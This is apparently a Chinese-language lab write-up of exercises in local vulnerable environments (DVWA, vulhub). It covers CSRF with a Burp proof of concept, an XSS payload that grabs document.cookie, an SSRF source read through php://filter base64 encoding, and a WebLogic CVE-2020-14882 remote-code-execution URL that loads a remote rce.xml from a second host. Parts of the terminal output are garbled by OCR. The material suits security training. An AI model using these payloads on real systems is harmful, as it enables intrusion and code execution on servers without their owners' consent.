



1.CSRF

- DVWA-High 等级
- 使用 Burp 生成 CSRF 利用 POC





注：因为存在user_token,一直会变动



先利用XSS漏洞(img src=x OnerrOr=alert(document.cookie)), 再利用CSRF



获得cookie PHPSESSID=bc71s9c2nqmmstsammukc8dpa1; security=low




使用burp生成 CSRF 利用 POC




2.SSRF (file_get_content) , 要求获取 ssrf.php 的源码;


php://filter: 是一种元封装器, 设计用于数据流打开时的筛选过滤应用。对于一体式 (all-in-one) 的文件函数非常有用, 类似 readfile()、file() 和 file_get_contents(), 在数据流内容读取之前没有机会应用其他过滤器。




在read参数中加入 convert.base64-encode





利用BASE64解码



3.远程代码执行漏洞：Weblogic RCE。





[http://192.168.80.128:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext\(\)\"http://192.168.80.128:8082/hackable/uploads/rce.xml"\)](http://192.168.80.128:7001/console/css/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext()\)

```
yz@yz: ~/home/yz
File Edit View Search Terminal Help
yz@yz ~]$ su
password:
root@yz yz]# docker ps
CONTAINER ID        IMAGE               COMMAND
d4d8b6fe613f        vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA..."
root@yz yz]# docker ps -a
CONTAINER ID        IMAGE               COMMAND
d4d8b6fe613f        vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA..."
20-14882 weblogic_1    area39/pikachu      "/u01/oracle/createA..."
0f88261d7f77       ng_ramanujan        cuer/upload-labs     "/u01/oracle/createA..."
f42d94b4d8d        t_herschel          cved/cve-2017-12615  "/u01/oracle/createA..."
b7cc2636cfc        hawking             sagikazarmark/dvwa   "/u01/oracle/createA..."
8a1a132a72d        324a1dc7550         dockermi3aka/awvs    "/u01/oracle/createA..."
ul_haibt
root@yz yz]# docker start 98a1a132a72d
98a1a132a72d
root@yz yz]#
root@yz yz]#
```

```
@d4d8b6fe613f/tmp
File Edit View Search Terminal Help
Stopping cve-2020-14882 weblogic_1 ... done
[root@yz CVE-2020-14882]# cd ..
[root@yz weblogic]# ls
CVE-2017-10271 CVE-2018-2628 CVE-2018-2894 CVE-2020-14882 CVE-2023-21839 ssrf weak_password
[root@yz weblogic]# cd CVE-2020-14882/
[root@yz CVE-2020-14882]# docker-compose start
Starting weblogic ... done
[root@yz CVE-2020-14882]# docker ps
CONTAINER ID        IMAGE               COMMAND
PORTS
d4d8b6fe613f        vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA..."
e 0.0.0.0:7001->7001/tcp, :::7001->7001/tcp  cve-2020-14882_weblogic_1
